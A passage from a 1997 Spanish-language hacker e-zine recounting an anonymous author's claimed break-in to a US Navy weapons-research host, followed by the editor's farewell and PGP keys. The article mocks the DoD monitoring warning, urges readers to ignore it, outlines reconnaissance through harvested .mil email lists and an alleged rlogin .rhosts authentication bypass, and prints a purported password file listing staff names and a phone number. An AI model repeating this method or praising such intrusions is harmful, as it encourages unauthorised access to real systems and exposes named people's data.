http://www.nawcwpns.navy.mil/

Me puede valer, nadie podra decir que me lo pongo facil. Pero que es este
site?. Vamos a verlo.

- - - - - - - - -

WELCOME

Looking for NAWCWPNS Intranet information?

ACCESS WARNING
Use of this or any other DOD interest
computer system
constitutes a consent to monitoring at all
times.

Reviewed and approved for public release by NAWCWPNS PAO Thu Sep 5 15:32:38
PDT 1996
NSC-1004-96
Send comments to web.admin@mail.chinalake.navy.mil
Updated: Thu Jun 12 11:12:07 PST 1997

- - - - - - - - -

Me encuentro con esto. que es?. Pues es el
NAVAL AIR WARFARE CENTER WEAPONS DIVISION
algo asi como " Division de Armamento del Centro de Guerra AeroNaval"
Un site bajo dominio .mil
Se trata de la Armada Estadounidense, Department of Defense (DoD)
Vamos a hackear al jodido ejercito yanki.
Esto no viene de ninguna zine yanki, esto es 100% spanish hack.
Por si no acabas de situarte dejemos que ellos nos expliquen que se
hace aqui.

- - - - - - - - -

THE MISSION OF THE NAVAL AIR WARFARE CENTER WEAPONS DIVISION is to
be the Navy’s full-spectrum research, development, test, evaluation, and
in-service engineering center for weapon systems associated with air warfare
(except antisubmarine warfare systems), missiles and missile subsystems,
aircraft weapons integration, and assigned airborne electronic warfare
systems and to maintain and operate the air, land, and sea Naval Western Test
Range Complex.

THE NAVAL AIR WARFARE CENTER WEAPONS DIVISION (NAWCWPNS) IS A
MULTISITE ORGANIZATION created in 1992 from the Navy RDT&E activity at China
Lake (Naval Weapons Center) and the T&E activities at Point Mugu (Pacific
Missile Test Center), Albuquerque (Naval Weapons Evaluation Facility), and
White Sands (Naval Ordnance Missile Test Station).
NAWCWPNS is a Naval Air Systems Command activity.

- - - - - - - - -

Vamos a colarnos en un site de poca monta, simplemente son los encargados

de llevar a cabo la investigacion sobre todo tipo de armas aereas, sistemas de guerra electronica y dise¤ar nuevos misiles. Casi me da verguenza. Que bajo estoy cayendo.

Pero antes, OJO hay que tomar precauciones, veamos que nos dicen ellos.

- - - - - - - - -

WARNING

USE OF THIS OR ANY OTHER DoD INTEREST COMPUTER SYSTEM
CONSTITUTES A CONSENT TO MONITORING AT ALL TIMES

This is a Department of Defense (DoD) interest computer system. All DoD interest computer systems and related equipment are intended exclusively for the communication, transmission, processing, and storage of official U.S. Government or other authorized information only.

All DoD interest computer systems are subject to monitoring at all times to ensure proper functioning of equipment and systems including security devices and systems, to prevent unauthorized use and violations of statutes and security regulations, to deter criminal activity, to facilitate counterintelligence activities, and for other similar purposes. All authorized or unauthorized persons using a DoD interest computer system are subject to monitoring and are not subject to any expectation of privacy.

If monitoring of this or any other DoD interest computer system reveals possible evidence of violation of criminal statutes, this evidence and any other information about the user, may be provided to law enforcement officials. If monitoring of this or any other DoD interest computer system reveals violations of security regulations or unauthorized use, employees who violate security regulations or make unauthorized use of DoD interest computer systems are subject to appropriate disciplinary action.

Proceeding beyond this point constitutes acceptance of the above conditions for use of DoD interest computer systems.

If you have any questions about appropriate use of this computer please contact your supervisor.

USE OF THIS OR ANY OTHER DoD INTEREST COMPUTER SYSTEM
CONSTITUTES A CONSENT TO MONITORING AT ALL TIMES

WARNING

- - - - - - - - -

Huyy!, que lastima que no entienda ingles. ;->
Y tu?. Tienes ya miedo solo por leerlo?. Ponle un poco de ACTITUD, echale narices, riete del anuncio y entra. Claro que quiza ahora no te baste con fanfarronerias, tienes algo mas que eso? :-?
Yo he estado alli , en ese sistema que monitoriza el trafico continuamente y me he traido un souvenir.
Quieres verlo?. Quieres saber de que se trata?. O prefieres saber como entre?. Ambas cosas?. Pues bien te lo voy a decir pero no te emociones ni te pongas euforico, no te lo voy a explicar paso a paso ni te voy a decir lo que tienes que teclear ni siquiera te voy a dar datos que te sirvan

para entrar, simplemente te voy a describir el proceso que segui.

En el Milnet busque sites .mil que tuviesen varias direcciones IP, luego busque sites que pudiesen estar relacionados con esos otros sites (uno de los motivos por los que efectue todas las busquedas bajo el dominio .navy). Pedi la lista de direcciones de email registrada en esos sites, obtuve una informacion desactualizada (quiza voluntariamente) y erronea en muchos apartados pero suficiente para empezar.
Con paciencia encontre esta direccion:

http://chlkteclib.chinalake.navy.mil/

Estuve ’trabajando’ un rato en este site con el mayor cuidado posible, curiosamente esta direccion fue cerrada a los pocos dias y el site trasladado a la direccion del NAWC donde esta el Consorcio de Bibliotecas de la Marina Estadounidense entre otras cosas.
Me habian detectado?. Posiblemente pero no me iba a rendir tan facil.

Siempre hay trucos muy poco conocidos y que son utiles precisamente por eso. Uno de ellos afecta al rlogin, en determinados sistemas el bug hace que se pueda acceder a cualquier cuenta de usuario sin clave y desde cualquier ordenador, si pensais en lo de poner ++ estais equivocados,
como pretendeis que alguien lo tenga en un site .mil???
Y como creeis que canta eso??
Este bug es mejor porque no hay que hacer nada, el usuario lo hace por nosotros.
Supongamos:
(No tendre que explicar que un site puede tener varias direcciones IP??)

host1.yo.net (2 direcciones IP)
host2.tu.ruru (1 direccion IP)

Supongamos un .rhost de ’testuser’ tal que:

host1.yo.net
host2.tu.ruru

Y no tenemos absolutamente nada, pero supongamos que el .rhost de ’testuser’ es tal como:

host2.tu.ruru
host1.yo.net

Y podemos tener la cuenta de ese usuario abierta de *par en par*. A que sistemas afecta?. Algun tipo de Unix y no voy a especificar, no me importa lo que penseis de mi.
Que es lo que pasa?. Pasa que en determinadas circustancias si el rhost contiene como ULTIMA ENTRADA un host con MAS DE UNA direccion IP el modulo de verificacion se vuelve "loco" y permite el acceso desde CUALQUIER DIRECCION.
Que como se el nombre de usuario?....
Para que te crees que busque las direcciones de e-mail?. Para hacer amigos?. Todos los actos tienen un motivo.

Y en que sites puede darse ese caso?. Ya lo explique, busca primero sites con mas de una direccion IP y despues sites relacionados.
Asi que entras en un sistema y desde ahi PUEDES HACER RLOGIN A OTRO como **autentico usuario** etc, etc, etc.. no voy a dar mas descripciones, no quiero buscarme problemas, tan solo una ultima cosa para los escepticos.

```
root:x:0:1:Super-User:/:/sbin/sh
daemon:x:1:1::/:
bin:x:2:2::/usr/bin:
sys:x:3:3::/:
adm:x:4:4:Admin:/var/adm:
lp:x:71:8:Line Printer Admin:/usr/spool/lp:
smtp:x:0:0:Mail Daemon User:/:
uucp:x:5:5:uucp Admin:/usr/lib/uucp:
nuucp:x:9:9:uucp Admin:/var/spool/uucppublic:/usr/lib/uucp/uucico
listen:x:37:4:Network Admin:/usr/net/nls:
nobody:x:60001:60001:Nobody:/:
noaccess:x:60002:60002:No Access User:/:
barbara:x:101:30:Barbara Manley:/home/barbara:/bin/csh
david:x:104:10:David A. Olanyk:/home/david:/bin/csh
bloudek:x:102:30:Bob Bloudek:/home/bloudek:/bin/csh
craig:x:103:30:Craig Pelz:/home/craig:/bin/csh
erik:x:105:30::/home/erik:/bin/csh
judy:x:106:30::/home/judy:/bin/csh
kit:x:107:30::/home/kit:/bin/csh
reg:x:108:30:Reg Read:/home/reg:/bin/csh
techlib:x:109:30:Technical Library:/home/techlib:/bin/csh
early:x:120:10::/export/home/early:/bin/ksh
clarkc:x:110:10:Cindy Clark-BCS, 939-0740:/home/clarkc:/bin/csh
```

Fichero de claves de un site .mil.
Esto se considera "Intrusion no Autorizada"?. Yo diria que si

Supongo que ningun anormal necesitara que le explique que no va a ver el fichero shadowed y que tampoco le voy a decir "esta cuenta con esta clave, esta otra cuenta con esta otra clave". Lloradle a vuestra mama.

Quiza algun otro anormal (o el mismo) se pregunte si este fichero es "autentico", bueno, vosotros mismos. Creeis que no habra gente que perdera el culo por dejarme como un bocazas?. Poniendo este fichero dejo una "prueba para la eternidad" (Enero del 2.037 si no me equivoco) y nadie puede enga¤ar a todo el mundo todo el tiempo. Es verdadero.

Con esto valdria para montar un jaleo del copon y salir en todos los medios
"HACKER ESPA¥OL IRRUMPE EN UN CENTRO DE INVESTIGACION DE LA MARINA ESTADOUNIDENSE"
o payasadas similares. No hace mucho se dio por hackeado el site de la Policia de LA (que ni siquiera existe) pero el supuesto autor era americano, al ser espa¤ol posiblemente no se le de la menor importancia pero asi es mejor. :-)
[sienta mal que te peguen un repaso desde el tercer mundo? };->]
Como veis las claves son las del Consorcio de Bibliotecas que esta dentro del NAWC a su vez el NAWC enlaza con otros sites, no es dificil averiguar con cuales. Tarea para casa.

Ya esta, la gran haza¤a en un par de dias, ahora que?.
Si vais a juzgad a la gente por "popularidad" mejor haceros futbolistas.
Pero la proxima vez que un cretino diga que aqui no hay hackers porque en el Pentagono detectan noseques queseyos al a¤o podeis contestar:

"Si no fueses un payaso y un bocazas te habrias enterado de que aqui hay gente capaz de entrar en sites mil y dos mil si hace falta"

Claro que si necesitais oirlo en la tele para enteraros pues vale, la proxima

vez lo grabare en AVI paso a paso y ademas ire a vuestra casita a configuraros el acceso a Internet. Soy brusco?. Puede pero estoy cansado de gente que lo quiere todo masticado, como se hackea un web? es igual que preguntar "Oye, tu que entiendes de automoviles, como se conduce?"

Los demas, los que buscan orientacion pero saben que se lo deben currar ellos solitos, pueden comenzar a sentirse en pie de igualdad con los hackers yankis, quitarse ese complejo y por supuesto dejad en su sitio (a a¤os-luz por detras) a ciertos mamarrachos de por aqui.

Y sobretodo nunca olvideis que en el OTRO LADO tambien hay alguien y que ira a por vosotros.
Si quereis dedicaros a hacer ESTO entonces quiza habeis visto muchas peliculas, ser hacker es mucho mas que entrar en sites. Vamos, eso creo. Claro que quiza yo no sepa mucho del tema.

** Como veis la historia en si a pesar de los recortes sufridos es cuando menos interesante, que credibilidad merece Anonimo?. No se, solo puedo asegurar, como Paseante, que efectivamente pude comprobar como la Biblioteca Naval Militar que se hallaba en:
http://chlkteclib.chinalake.navy.mil/
fue efectivamente trasladada en las fechas en que "ocurria el suceso"
No he podido verificar la correcion del fichero de claves pero Anonimo no me parecio nada estupido y seria facil dejarlo en evidencia si ha falseado el fichero**

[]
ULTIMA ACLARACION PARA LISTILLOS: Mas vale prevenir que curar.

1- Nada de "confis" del tipo "vamos, vamos, tu y yo sabemos que lo hiciste tu (u otro miembro del grupo) y que la historia es una coartada para lamers". Si NO sabes leer aprende y si sabes leer te tiene que haber quedado claro que NO fuimos nosotros. Repito NO. Mas claro?
Hay un par de delitos llamados calumnias y falsas acusaciones para quien pueda interesarle.

2- "No me lo puedo creer, es imposible". Ya he dicho que no puedo responder de la veracidad de la historia pero de la misma manera que nuestro articulo de Infovia ha sido analizado para dejarlo en evidencia, sin poder hacerlo puesto que es verdadero, este articulo ESTOY SEGURO de que tambien lo sera. Asi que podeis creer que hemos hecho lo maximo para contrastar la info.
No queremos que nos cuelen un gol. Hey! despues de todo tenemos un prestigio que mantener. O no?
[]

Hasta aqui lo que se daba, comprendereis que no pudiese aguantar el convertir SET en el primer ezine del mundo mundial (que yo sepa) en publicar la historia de una intrusion en un .mil ya que la gente parece considerar eso como la "cumbre" no obstante tendreis que reconocer que ni este articulo ni el de Infovia aportan nada a alguien que pretenda ser hacker, son MUCHO mas utiles articulos explicando lenguajes, protocolos, tendencias.. esto es la carnaza, sensacionalismo si quereis pero que solo cumple dos objetivos:

1- Dejar bien claro que aqui hay gente que sabe lo que se hace.
2- Poner en su sitio a mucho inutil de la "scene" espa¤ola.

Una vez hecho esto no es previsible que nos "cebemos" mas en estos temas, creo que cada uno ya se ha puesto en su sitio aunque y dependiendo del "ruido" que meta el articulo quiza en SET 13 veamos el ultimo "regalo" que Anonimo dejo en mi buzon.

Administradores no preocuparse, los hechos que puedan relatarse YA han ocurrido. Consolados?? };->>

Be afraid. Be very afraid.

EOF

```
 ³ÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀ³
 Á   15    - DESPEDIDA -                                                   Á
 Â                                                                         Â
 ÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀ
```

Otro numero mas y van 12, somos lentos pero seguros ahora es el momento
para recordaros a TODOS que la revista sera tan buena como vosotros hagais
que sea, que vuestras colaboraciones, apoyo, sugerencias, ideas y demas
son necesarias, que este proyecto NO es de nadie en particular sino que
pretende ser de todo el mundo, hagamos un gran medio de comunicacion del
under hispano y miremos de igual a igual a cualquier otro pais.
Si quereis algo luchad por ello, si no lo haceis al menos no protesteis
ni hagais comparaciones cuando aqui no haya nada.
Espero que hayais encontrado algo de interes, util o simplemente divertido
en todo lo escrito por arriba, si es asi al menos el tiempo que le hemos
dedicado habra valido la pena y la gente que ha escrito los articulos
se vera animada a seguir haciendolo, si no es asi lo siento pero nadie
dijo que esto sirviese para algo. Lo hicimos?. Oh, esta bien!. Mentimos.

Y SET 13?!.. Por favor!. Acabamos de terminar la 12, danos un respiro.
De cualquier manera, SET 13 para cuando nos hayamos cansado de jugar
con lo que nos traigan los Reyes.
[Tened presente que "Internet va bien" y eso ayuda quenoveas!]

Y recordad, hagais lo que hagais.
Tened cuidado ahi fuera.

Paseante <paseante@geocities.com>

6 de Diciembre
Fin de la transmision desde algun lugar del IPerespacio.

Llaves PGP:
- - -- - -- - -- - -- - -- - -- - -- - -- - -- - -- - -- - -- - -- - -- - -
Tipo Bits/Clave   Fecha   Identificador
pub 1024/AF12D401 1997/02/19 Paseante <paseante@geocities.com>

-----BEGIN PGP PUBLIC KEY BLOCK-----

```
Version: 2.6.3ia

mQCNAjMK8d4AAAEEAL4kqbSDJ8C60RvWH7MG/b27Xn06fgr1+ieeBHyWwIIQlGkI
ljyNvYzLToiS+7KqNMUMoASBRC80RSb8cwBJCa+d1yfRlkUMop2IaXoPRzXtn5xp
7aEfjV2PP95/A1612KyoTV4V2jpSeQZBUn3wryD1K20a5H+ngbPnIf+vEtQBAAUT
tCFQYXNlYW50ZSA8cGFzZWFudGVAZ2VvY2l0aWVzLmNvbT6JAJUDBRAzn9+Js+ch
/68S1AEBAZUfBACCM+X7hYGSoYeZVLallf5ZMXb4UST2R+a6qcp74/N8PI5H18RR
GS8N1hpYTWItB1Yt2NLlxih1RX9vGymZqj3TRAGQmojzLCSpdSlJBVV5v4eCTvU/
qX2bZIxsBVwxoQP3yzp0v5cuOhIoAzvTl1UM/sE46ej4da6uT1B2UQ7bOQ==
=ukog
-----END PGP PUBLIC KEY BLOCK-----

- - -- - -- - -- - -- - -- - -- - -- - -- - -- - -- - -- - -- - -- - -- - -- - -

Tipo Bits/Clave    Fecha      Identificador
pub  2048/E61E7135 1997/06/12 El Profesor Falken

-----BEGIN PGP PUBLIC KEY BLOCK-----
Version: 2.6.3ia

mQENAzOfm6IAAAEIALRSXW1Sc5UwZpm/EFI5iS2ZEHu9NGEG+csmskxe58HukofS
QxZPofr4r0RGgR+1uboKxPDJj7n/knoGbvt+ndtB9pPiIhNpM9YkQDyovOaQbUn0
kLRTaHAJNf1C2C66CxEJdZl9GkNEPjzRaVo0o5DTZef/7suVN7u6OPL00Zw/tsJC
FvmHdcM5SnNfzAndYKcMMcf7ug4eKiLIlhaAVDO+N/iTXuE5vmvVjDdnqoGUX7oQ
S+nOf9eQLQg1oUPzURGNm0i+XkJvSeKogKCNaQe5XGGOYLWCGsSbnV+6F0UENiBD
bSz1SPSvpes8LYOGXRYXoOSEGd6Nrqro5eYecTUABRG0EkVsIFByb2Zlc29yIEZh
bGtlbokBFQMFEDOfm6auqujl5h5xNQEBOFIH/jdsjeDDv3TE/1rclgewoL9phU3K
KS9B3a3az2/KmFDqWTxy/IU7myozYU6ZN9oiDi4UKJDjsNBwjKgYYCFA8BbdURJY
rLgo73JMopivOK6kSL0fjVihNGFDbrlGYRuTZnrwboJNJdnpl2HHqTM+MmkV/KNk
3CsErbZHOx/QMJYhYE+lAGb7dkmNjeifvWO2foaCDHL3dIA2zb26pf2jgBdk6hY7
ImxY5U4M1YYxvZITVyxZPjUYiQYA4zDDEu+fO9ZDBlKu0vtx++w4BKV5+SRwLLjq
XU8w9n5fY4laVSxTq2JlJXWmdeeR2m+8qRZ8GXsGQj2nXvOwVVs080AccS4=
=6czA
-----END PGP PUBLIC KEY BLOCK-----
- - -- - -- - -- - -- - -- - -- - -- - -- - -- - -- - -- - -- - -- - -- - -- - -

lagarto@hotmail.com
- - -- - -- - -- - -- - -- - -- - -- - -- - -- - -- - -- - -- - -- - -- - -- - -

-----BEGIN PGP PUBLIC KEY BLOCK-----
Version: 2.6

mQCNAzR7UwQAAAEEAOAmvQwCD5Pa6sF3lgvC4AtTj7dhEuRcdCEOQ6tpaemCWJR4
sbByzRjijE6O5bAUWYjlmuIoQwtYU9MF6G/1XSbK5q91JZNBXj7R7vuNTZg9pg7d
MCJsXG0pVnCH01KZ276FMjXP2r5ZNsmgm+pBJBLtPYcZFVlHT/vJpj5lhFUJAAUT
tB1sYWdhcnRvIDxsYWdhcnRvQGhvdG1haWwuY29tPg==
=Iqzm
-----END PGP PUBLIC KEY BLOCK-----
- - -- - -- - -- - -- - -- - -- - -- - -- - -- - -- - -- - -- - -- - -- - -- - -
```

Mas ancho de banda, es la guerra!.

¸ Saqueadores. 1996-7

EOF